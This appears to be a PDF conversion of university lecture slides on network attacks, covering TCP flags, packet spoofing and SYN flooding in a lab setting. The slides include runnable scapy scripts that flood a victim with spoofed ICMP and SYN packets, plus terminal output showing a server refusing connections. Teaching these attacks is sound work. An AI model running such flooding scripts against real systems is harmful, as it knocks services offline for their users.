


# CSCI 466: Networks

Network Security (Network Attacks)

Reese Pearsall  
Fall 2023



As long as you're learning,  
you're not failing.

# Network Attacks


- Disrupt services, steal data, cause damage over a network

## TCP related attacks

- TCP Reset
- TCP Flooding
- TCP Hijack


## Malicious Network Routing

- BGP Hijack
- DNS Poisoning




We talk about **some** of these  
in-depth in CSCI 476

# Review of TCP




# Review of TCP




If the Reset (RST) flag is set (1), then the TCP connection will be **reset**

If the SYN flag is set(1), then a TCP handshake will be attempted



# Network Attacks

**Packet spoofing** is the creation of network packets, typically with the purpose of impersonating another person or system



We can use the scapy module to easily construct spoofed packets

```
#!/usr/bin/python3
from scapy.all import *
import time
from random import getrandbits
from ipaddress import IPv4Address

while(True):
    dst_ip = str(IPv4Address(getrandbits(32)))
    ip = IP(src="10.9.0.1", dst=dst_ip)
    icmp = ICMP()
    pkt = ip/icmp
    send(pkt)


    time.sleep(1)
```

We can use scapy to spoof TCP packets....

# SYN Flooding



TCP Client



TCP Server

SYN

SYN + ACK



Waiting for an ACK...


The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK

# SYN Flooding



TCP Client



TCP Server

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK

SYN

SYN + ACK

SYN + ACK

SYN + ACK



Waiting for an ACK...


If it does not get an ACK after some amount of time, it will **retransmit**



# SYN Flooding



TCP Client



TCP Server

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK

SYN

SYN + ACK

SYN + ACK

SYN + ACK

The TCP server will **hold** our request until we drop it




TCP Request SYN Queue

There is a time period where our request is held in the SYN queue before it is dropped

# SYN Flooding



TCP Client



TCP Server

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK

SYN

SYN + ACK

SYN + ACK

SYN + ACK

The TCP server will **hold** our request until we drop it



TCP Request SYN Queue


There is a time period where our request is held in the SYN queue before it is dropped

Goal: Send of **a lot** of SYN requests form spoofed source IP addresses!

# SYN Flooding



TCP Client



TCP Server

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK


The TCP server will **hold** our request until we drop it



TCP Request SYN Queue

We can quickly the SYN queue  
buffer with our spoofed request


The TCP server will hold those requests in the  
queue while it waits



# SYN Flooding



TCP Client



TCP Server

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK

The TCP server will **hold** our request until we drop it



TCP Request SYN Queue

We can quickly the SYN queue buffer with our spoofed request


The TCP server will hold those requests in the queue while it waits

**If the buffer is full...** The TCP server won't be able to accept new connections!

# SYN Flooding

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK



```
#!/bin/env python3
```

```
from scapy.all import IP, TCP, send  
from ipaddress import IPv4Address  
from random import getrandbits
```

IP address of the victim server

```
ip = IP(dst="10.9.0.7")
```

Set the SYN flag

```
tcp = TCP(dport=23, flags='S')
```

```
pkt = ip/tcp
```

```
while True: ①
```

```
    pkt[IP].src = str(IPv4Address(getrandbits(32)))
```

```
    pkt[TCP].sport = getrandbits(16)
```

```
    pkt[TCP].seq = getrandbits(32)
```

```
    send(pkt, verbose = 0)
```

- ① Repeatedly send a TCP packet to 10.9.0.7,  
with a random source IP address

## Attacker

```
[10/27/22] seed@VM:~/.../tcp_attacks$ sudo python3 synflood.py
```

## New terminal

```
[10/27/22] seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
```

Server is full! ✓

```
[10/27/22] seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

Denied ✓

We've filled  
this server with  
spoofed SYN  
requests

synflood.py

```
#!/bin/env python3
```

```
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
```

